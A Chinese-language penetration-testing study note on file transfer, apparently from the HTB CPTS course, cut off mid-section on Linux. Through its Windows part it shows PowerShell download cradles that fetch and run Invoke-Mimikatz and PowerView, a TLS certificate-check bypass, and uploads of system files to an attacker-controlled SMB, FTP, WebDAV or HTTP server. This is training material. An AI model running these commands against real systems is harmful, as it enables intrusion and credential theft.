02 - File Tansfers

Windows 文件传输

无文本威胁 - fileless threats，表明威胁不是以文件格式出现，它使用内置在系统中的合法工具来执行攻击。这并不意味着没有文件传输操作。该文件并不存在于系统中，而是存在于运行内存中。

Astaroth attack是一个经典的无文件威胁，通常按照以下步骤：鱼叉式网络钓鱼邮件中的恶意链接导致LNK文件。当双击LNK文件时，会导致有“/Format”参数的WMIC工具执行，允许下载并执行恶意JavaScript代码。JavaScript代码反过来通过滥用Bitsadmin工具下载payloads。

> WMIC - Windows Management Instrumentation Command-line，是Windows系统中的一个命令行工具，全程为：**WMI Command-line Uility**，是用来通过命令行访问WMI的工具。WMI可以理解为系统的一个“管理数据库”，里面存储着很多关于系统、硬件、用户、进程、软件、磁盘等的详细信息。
>
> 使用WMIC，可以在命令行里做到：
> 查询CPU信息、内存、磁盘、主板等硬件信息
> 列出当前系统已安装的软件
> 管理进程（如kill进程）
> 管理服务（启用、禁用）
> 远程管理其他Windows设备

所有的payload都是base64编码的，并使用Certuril工具进行解码，从而产生几个DLL文件。然后使用*regsvr32*工具加载其中一个已解码的dll，该dll解密并加载其他文件，直到将最终payloadAstaroth注入 Userinit 进程中。

> certutil是Windows系统内置的命令行工具，用于管理证书、密钥、加密服务等相关操作。全称是：Certificate Utility，是Windows证书服务（Certificate Servics）的一部分，通常用于系统管理员、开发者、渗透测试人员执行与数字证书相关的各种服务。

找不到“009 CPTS/CPTS/001 piture/fig1a-astaroth-attack-chain.png”。

本节将讨论使用一些本地Windows工具进行下载和上传操作。在本模块的后半部分，将讨论Windows和Linux上的 Living off The Land 二进制文件，以及如何使用它们执行文件传输操作。

Download Operation

任务：可以访问 MS02 的机器，需要从Pwnbox的机器上下载一个文件。

PowerShell Base64编码和解码

根据所需传输的文件大小，可以使用那些不需要网络通信的多种方法。如果可以连接到终端，则可以将文件编码为base64字符串，从终端复制其内容，并执行反向操作，以原始内容解码文件。

需要注意的是，确保编码和解码的文件是正确的。可以使用 *md5sum*，一个计算和验证128位MD5校验和的程序。

例如传输一个ssh密钥。从我们的Pwnbox到Windows目标。

Pwnbox Check SSH Key MD5 Hash

```
Chenduoduo@htb[/htb]$ md5sum id_rsa
4e301756a07ded0a2dd6953abf015278  id_rsa
```

Pwnbox Encode SSH Key to Base64

```
Chenduoduo@htb[/htb]$ cat id_rsa |base64 -w 0;echo

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRq
RUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpO
aEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmti
N2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0du
WnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQ
TVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05v
TFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJX
UVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1
Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNi
TldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZj
Y21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3
d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJz
VENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFR
UUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNi
VWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMy
QnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0
MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdY
VitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJr
Y0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5E
IE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
```

`base64`：对输入内容进行 Base64 编码。

-w 是base64` 命令的 **换行宽度**（wrap after N characters）。

-w 0` 表示：不要换行，输出为一整行。

如果不加 `-w 0`，默认可能每 76 个字符就换一次行，这对某些传输场景不方便（比如复制到脚本、网络传输等）。

可以复制这些内容并粘粘到Windows PowerShell终端中，然后使用一些PowerShell函数对其进行解码。

```
PS C:\htb> [IO.File]::WriteAllBytes("C:\Users\htb-
student\Desktop\upload_win.zip",
[Convert]::FromBase64String("UEsDBAoAAAAAAFmEKVFHXocmIAAAACAAAAAOAAAAdXB
sb2FkX3dpbi50eHRlNGZlZWM0NjZkNWRlNzAxMDg5YjVjYzFiZjZkNTkyYVBLAQI/AAoAAAA
AAFmEKVFHXocmIAAAACAAAAAOACQAAAAAAAAAIAAAAAAAAAAB1cGxvYWRfd2luLnR4dAoAIAA
AAAAAAQAYAHjm8KnohtYBzETj5fqG1gEXkIab6IbWAVBLBQYAAAAAAQABAGAAAABMAAAAAAA
=="))
```

最后，使用 Get-FileHash cmdlet 确认文件是否成功传输，该cmdlet的用处和md5sum的用处一样。

Confirming the MD5 Hashes Match

```
PS C:\htb> Get-FileHash C:\Users\Public\id_rsa -Algorithm md5

Algorithm       Hash                                                   Path
---------       ----                                                   ----
MD5             4E301756A07DED0A2DD6953ABF015278
C:\Users\Public\id_rsa
```

注意：虽然这种方法很方便，但并不总是可以使用。Windows命令行实用程序（cmd.exe）的最大字符串长度为8,191个字符。此外，如果您试图发送非常大的字符串，web shell可能会出错。

PowerShell Web Downloads

大多数公司允许HTTP和HTTPS出站流量通过防火墙，利用这个传输方法进行文件的传输操作非常方便。但防御者可以使用Web过滤解决方案来阻止访问特定的网站类型，组织下载文件类型（如.exe），或者只允许访问受限制的网络中的白名单域名列表。

在任何版本的Powershell中，System.Net.WebClient类都可以用来下载HTTP、HTTPS或FTP的文件。下面表述了WebClient从资源中下载数据的方法：

1. **Powershell DownloadFile Method**

可以指定类名 Net.WebClient 和方法 DownloadFile, 参数对应的是要下载的目标文件的URL和输出文件名。

```
PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1','C:\Users\Public\Downloads\PowerView.ps1')

PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFileAsync('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1',
'C:\Users\Public\Downloads\PowerViewAsync.ps1')
```

`.DownloadFile(URL, 路径)`：**同步下载**，即等下载完成后才执行下一步。

`.DownloadFileAsync()`：**异步下载**，调用后不会等待下载完成就直接继续执行后续代码。

2. **Powershell DownloadString - Fileless Method**

Fileless Attack 通过使用一些操作系统功能来下载payload并直接执行它。Powershell还可以用于执行无文件攻击。使用 Invoke-Expression cmdlet，又称为 IEX 直接在内容中运行它，而不是将其下载后再运行。

```
PS C:\htb> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')
```

`IEX` 也接受管道输入。

3. **Powershell Invoke-WebRequest**

从PowerShell 3.0开始，也可以使用Invoke-WebRequest cmdlet，但是它在下载文件时明显变慢了。您可以使用别名 `iwr` 、 `curl` 和 `wget` 来代替 `Invoke-WebRequest` 全名。

```
PS C:\htb> Invoke-WebRequest
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/
PowerView.ps1 -OutFile PowerView.ps1
```

- 等价于 `curl` 或 `wget`
- 支持更多参数（如设置 headers、cookies 等）
- 从 PowerShell 3.0 开始支持
- 缺点是**较慢**，并可能因 IE 设置或 SSL 问题出错

Harmj0y在GitHub编译了一个广泛的PowerShell下载摇篮列表。有必要熟悉它们以及它们之间的细微差别，例如缺乏代理感知或触摸磁盘（将文件下载到目标）以根据情况选择合适的磁盘。

4. Common Errors with PowerShell

可能存在ie首次启动配置未完成导致下载失败的情况。

找不到“009 CPTS/CPTS/001 piture/IE_settings.png”。

可以使用 -UseBasicParsing 参数绕过此设置

```
PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 | IEX

Invoke-WebRequest : The response content cannot be parsed because the
Internet Explorer engine is not available, or Internet Explorer's first-
launch configuration is not complete. Specify the UseBasicParsing
parameter and try again.
At line:1 char:1
+ Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/P
...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotImplemented: (:) [Invoke-WebRequest],
NotSupportedException
+ FullyQualifiedErrorId :
WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.Invoke
WebRequestCommand

PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 -UseBasicParsing
| IEX
```

如果证书不受信任，PowerShell下载中的另一个错误与SSL/TLS安全通道有关。我们可以用下面的命令绕过这个错误：

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliour
ena/plaintext/master/Powershell/PSUpload.ps1')

Exception calling "DownloadString" with "1" argument(s): "The underlying
connection was closed: Could not establish trust
relationship for the SSL/TLS secure channel."
At line:1 char:1
+ IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserc
 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
    + FullyQualifiedErrorId : WebException
PS C:\htb>
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}
```

SMB Downloads

SMB （Server Message Block protocol）协议在TCP/445端口上运行，在运行Windows服务的企业网络中很常见。它允许应用程序和用户与远程服务器之间传输文件

我们可以使用SMB轻松地从我们的Pwnbox下载文件。我们需要使用来自Impacket的 smbserver.py 在Pwnbox中创建一个SMB服务器，然后使用 `copy` ，`move` ，PowerShell `Copy-Item` 或任何其他允许连接到SMB的工具。

Create the SMB Server

```
Chenduoduo@htb[/htb]$ sudo impacket-smbserver share -smb2support
/tmp/smbshare

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

```
[*] Config file parsed
[*] Config file parsed
```

Copy a File from the SMB Server

```
C:\htb> copy \\192.168.220.133\share\nc.exe

        1 file(s) copied.
```

新版本的Windows会阻止未经身份验证的访客访问，正如我们在以下命令中看到的那样：

```
C:\htb> copy \\192.168.220.133\share\nc.exe

You can't access this shared folder because your organization's security
policies block unauthenticated guest access. These policies help protect
your PC from unsafe or malicious devices on the network.
```

为了在这种情况下传输文件，我们可以使用我们的Impacket SMB服务 器设置用户名和密码，并将SMB服务器挂载到我们的windows目标机器上：

Create the SMB Server with a Username and Password

```
Chenduoduo@htb[/htb]$ sudo impacket-smbserver share -smb2support
/tmp/smbshare -user test -password test

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Mount the SMB Server with Username and Password

```
C:\htb> net use n: \\192.168.220.133\share /user:test test

The command completed successfully.
```

```
C:\htb> copy n:\nc.exe
        1 file(s) copied.
```

注意：如果在使用“copy filename \IP\sharename”时收到错误，您也可以挂载SMB服务器。

FTP Downloads

另一种传输文件的方法是使用FTP（文件传输协议），它使用TCP/21和TCP/20端口。我们可以使用FTP客户端或PowerShell Net。WebClient从FTP服务器下载文件。

我们可以使用Python3 `pyftpdlib` 模块在攻击主机上配置FTP服务器。安装命令如下：

Installing the FTP Server Python3 Module - pyftpdlib

```
Chenduoduo@htb[/htb]$ sudo pip3 install pyftpdlib
```

然后我们可以指定端口号21，因为在默认情况下， `pyftpdlib` 使用端口2121。如果不设置用户和密码，默认情况下启用匿名身份验证。

Setting up a Python3 FTP Server

```
Chenduoduo@htb[/htb]$ sudo python3 -m pyftpdlib --port 21

[I 2022-05-17 10:09:19] concurrency model: async
[I 2022-05-17 10:09:19] masquerade (NAT) address: None
[I 2022-05-17 10:09:19] passive ports: None
[I 2022-05-17 10:09:19] >>> starting FTP server on 0.0.0.0:21, pid=3210
<<<
```

FTP服务器设置好后，我们可以使用预安装的FTP客户端从Windows或PowerShell `Net.WebClient` 执行文件传输。

使用PowerShell从FTP服务器传输文件

```
PS C:\htb> (New-Object
Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt',
'C:\Users\Public\ftp-file.txt')
```

当我们在远程机器上获得shell时，我们可能没有交互式shell。如果是这种情况，我们可以创建一个FTP命令文件来下载文件。首先，我们需要创建一个包含我们想要执行的命令的文件，然后使

用FTP客户端使用该文件来下载该文件。

创建FTP客户端命令文件并下载目标文件
FTP 无交互 Shell 自动下载脚本

```
C:\htb> echo open <Attacker_IP> > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open <Attacker_IP>
Log in with USER and PASS first.
ftp> USER anonymous

ftp> GET file.txt
ftp> bye

C:\htb>more file.txt
This is a test file
```

`more` 是一个在终端中**分页查看文本文件内容**的命令，适合阅读较长的文本文件，比如配置文件、日志等。

它会一次显示一页，并等待你按键继续，非常适合查看大文件。

Upload Operations 上传操作

还有一些情况，如密码破解、分析、泄露等，我们必须将目标机器上的文件上传到攻击主机。我们可以使用与下载操作相同的方法，但现在用于上传操作。让我们看看如何以各种方式完成上传文件。

PowerShell Base64编码和解码

现在，让我们进行相反的操作并编码一个文件，以便我们可以在攻击主机上解码它。

使用PowerShell编码文件

```
PS C:\htb> [Convert]::ToBase64String((Get-Content -path
"C:\Windows\system32\drivers\etc\hosts" -Encoding byte))

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBp
cyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2lu
ZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRy
```

```
ZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBh
biBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQg
aW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0
IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBz
ZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHks
IGNvbW1lbnRzICChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVh
bA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEg
JyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
MzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICAgICAgICAgICAgICAg
dA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5T
IGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgbG9jYWxob3N0DQo=
PS C:\htb> Get-FileHash "C:\Windows\system32\drivers\etc\hosts" -
Algorithm MD5 | select Hash

Hash
----
3688374325B992DEF12793500307566D
```

我们复制此内容并将其粘贴到攻击主机中，使用 `base64` 命令对其进行解码，并使用 `md5sum` 应用程序来确认传输是否正确发生。

在Linux中解码Base64字符串

```
Chenduoduo@htb[/htb]$ echo
IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBp
cyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2lu
ZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRy
ZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBh
biBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQg
aW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0
IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBz
ZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHks
IGNvbW1lbnRzICChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVh
bA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEg
JyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
MzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICAgICAgICAgICAgICAg
dA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5T
IGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgbG9jYWxob3N0DQo= | base64 -d > hosts
```

```
Chenduoduo@htb[/htb]$ md5sum hosts

3688374325b992def12793500307566d  hosts
```

PowerShell Web Uploads

PowerShell没有内置的上传操作函数，但是我们可以使用 `Invoke-WebRequest` 或 `Invoke-RestMethod` 来构建我们的上传函数。我们还需要一个接受上传的web服务器，这不是大多数常见web服务器工具的默认选项。

对于我们的web服务器，我们可以使用uploadserver，它是Python HTTP的扩展模块。服务器模块，其中包括文件上传页面。让我们安装它并启动web服务器。

安装带有上传功能的配置好的web服务器

```
Chenduoduo@htb[/htb]$ pip3 install uploadserver

Collecting upload server
  Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

```
Chenduoduo@htb[/htb]$ python3 -m uploadserver

File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

现在我们可以使用PowerShell脚本PSUpload.Ps1，使用 `Invoke-RestMethod` 执行上传操作。该脚本接受两个参数 `-File` ，我们用它来指定文件路径，以及 `-Uri` ，这是我们上载文件的服务器URL。让我们尝试从Windows主机上传主机文件。

PowerShell脚本上传文件到Python上传服务器

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
PS C:\htb> Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File C:\Windows\System32\drivers\etc\hosts

[+] File Uploaded:  C:\Windows\System32\drivers\etc\hosts
[+] FileHash:  5E7241D66FD77E9E8EA866B6278B2373
```

PowerShell Base64 Web Uploads

另一种使用PowerShell和base64编码文件进行上传操作的方法是使用 `Invoke-WebRequest` 或 `Invoke-RestMethod` 与Netcat一起使用。我们使用Netcat来监听指定的端口，并将文件作为 `POST` 请求发送。最后，复制输出并使用base64 decode函数将base64字符串转换为文件。

```
S C:\htb> $b64 = [System.convert]::ToBase64String((Get-Content -Path
'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))
PS C:\htb> Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method
POST -Body $b64
```

我们使用Netcat捕获base64数据，并使用base64应用程序和decode选项将字符串转换为文件。

```
Chenduoduo@htb[/htb]$ nc -lvnp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.129] 50923
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.19041.1682
Content-Type: application/x-www-form-urlencoded
Host: 192.168.49.128:8000
Content-Length: 1820
Connection: Keep-Alive

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBp
cyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2lu
ZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRy
ZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBh
biBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQg
aW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0
IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBz
ZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQo
... SNIP ...
```

```
Chenduoduo@htb[/htb]$ echo <base64> | base64 -d -w 0 > hosts
```

SMB Uploads

我们之前讨论过，公司通常允许使用 `HTTP` (TCP/80)和 `HTTPS` (TCP/443)协议的出站流量。通常，企业不允许SMB协议（TCP/445）从其内部网络流出，因为这可能使它们面临潜在的攻击。

另一种方法是使用 `WebDav` 在HTTP上运行SMB。 `WebDAV` (RFC 4918)是HTTP的扩展，HTTP是web浏览器和web服务器用来相互通信的internet协议。 `WebDAV` 协议使web服务器能够像文件服务器一样工作，支持协作内容创作。 `WebDAV` 也可以使用HTTPS。

当您使用 `SMB` 时，它将首先尝试使用SMB协议进行连接，如果没有SMB共享可用，它将尝试使用HTTP进行连接。在下面的Wireshark捕获中，我们尝试连接到文件共享 `testing3` ，并且因为它没有找到 `SMB` 的任何内容，所以它使用 `HTTP` 。

找不到“009 CPTS/CPTS/001 piture/smb-webdav-wireshark.png”。

配置WebDav服务器

要设置WebDav服务器，我们需要安装两个Python模块， `wsgidav` 和 `cheroot` （您可以在这里阅读更多关于此实现的信息：wsgidav github）。安装它们之后，我们在目标目录中运行 `wsgidav` 应用程序。

安装WebDav Python模块

```
Chenduoduo@htb[/htb]$ sudo pip3 install wsgidav cheroot

[sudo] password for plaintext:
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     |████████████████████████████████| 171 kB 1.4 MB/s
     ... SNIP ...
```

使用WebDav Python模块

```
Chenduoduo@htb[/htb]$ sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp
--auth=anonymous

[sudo] password for plaintext:
Running without configuration file.
10:02:53.949 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled()
returned True: skipping.
10:02:53.950 - INFO    : WsgiDAV/4.0.1 Python/3.9.2 Linux-5.15.0-
15parrot1-amd64-x86_64-with-glibc2.31
10:02:53.950 - INFO    : Lock manager:      LockManager(LockStorageDict)
10:02:53.950 - INFO    : Property manager:  None
10:02:53.950 - INFO    : Domain controller: SimpleDomainController()
10:02:53.950 - INFO    : Registered DAV providers by route:
10:02:53.950 - INFO    :   - '/:dir_browser': FilesystemProvider for
path '/usr/local/lib/python3.9/dist-packages/wsgidav/dir_browser/htdocs'
```

```
(Read-Only) (anonymous)
10:02:53.950 - INFO    :   - '/': FilesystemProvider for path '/tmp'
(Read-Write) (anonymous)
10:02:53.950 - WARNING : Basic authentication is enabled: It is highly
recommended to enable SSL.
10:02:53.950 - WARNING : Share '/' will allow anonymous write access.
10:02:53.950 - WARNING : Share '/:dir_browser' will allow anonymous read
access.
10:02:54.194 - INFO    : Running WsgiDAV/4.0.1 Cheroot/8.6.0 Python
3.9.2
10:02:54.194 - INFO    : Serving on http://0.0.0.0:80 ...
```

连接Webdav共享

现在我们可以尝试使用 `DavWWWRoot` 目录连接到共享。

```
C:\htb> dir \\192.168.49.128\DavWWWRoot

 Volume in drive \\192.168.49.128\DavWWWRoot has no label.
 Volume Serial Number is 0000-0000

 Directory of \\192.168.49.128\DavWWWRoot

05/18/2022  10:05 AM    <DIR>          .
05/18/2022  10:05 AM    <DIR>          ..
05/18/2022  10:05 AM    <DIR>          sharefolder
05/18/2022  10:05 AM                13 filetest.txt
               1 File(s)             13 bytes
               3 Dir(s)  43,443,318,784 bytes free
```

注意： `DavWWWRoot` 是Windows Shell识别的特殊关键字。您的WebDAV服务器上不存在这样的文件夹。DavWWWRoot关键字告诉处理WebDAV请求的Mini-Redirector驱动程序，您正在连接到WebDAV服务器的根目录。如果在连接到服务器时指定了服务器上存在的文件夹，则可以避免使用此关键字。例如：\192.168.49.128\sharefolder

使用SMB上传文件

```
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\DavWWWRoot\
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\sharefolder\
```

注意：如果没有SMB （TCP/445）限制，您可以像设置下载操作一样使用impack -smbserver。

FTP Uploads

使用FTP上传文件与下载文件非常相似。我们可以使用PowerShell或FTP客户端来完成操作。在使用Python模块 `pyftpdlib` 启动FTP服务器之前，我们需要指定选项 `--write` 以允许客户端将文件上传到攻击主机。

```
Chenduoduo@htb[/htb]$ sudo python3 -m pyftpdlib --port 21 --write

/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243:
RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2022-05-18 10:33:31] concurrency model: async
[I 2022-05-18 10:33:31] masquerade (NAT) address: None
[I 2022-05-18 10:33:31] passive ports: None
[I 2022-05-18 10:33:31] >>> starting FTP server on 0.0.0.0:21, pid=5155
<<<
```

PowerShell上传文件

```
PS C:\htb> (New-Object
Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts',
'C:\Windows\System32\drivers\etc\hosts')
```

创建FTP客户端上传文件命令文件

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128

Log in with USER and PASS first.


ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
```

Linux 文件传输

下载操作

Base64 编码/解码

根据我们想要传输的文件大小，我们可以使用不需要网络通信的方法。如果可以访问终端，则可以将文件编码为base64字符串，将其内容复制到终端中，然后执行相反的操作。

Pwnbox -检查文件MD5哈希值

```
Chenduoduo@htb[/htb]$ md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

我们使用 `cat` 来打印文件内容，base64使用管道 `|` 对输出进行编码。我们使用 `-w 0` 选项只创建一行，最后使用带有分号（;）的命令和 `echo` 关键字来开始新行，使其更容易复制。

Pwnbox -编码SSH密钥为Base64

```
Chenduoduo@htb[/htb]$ cat id_rsa |base64 -w 0;echo

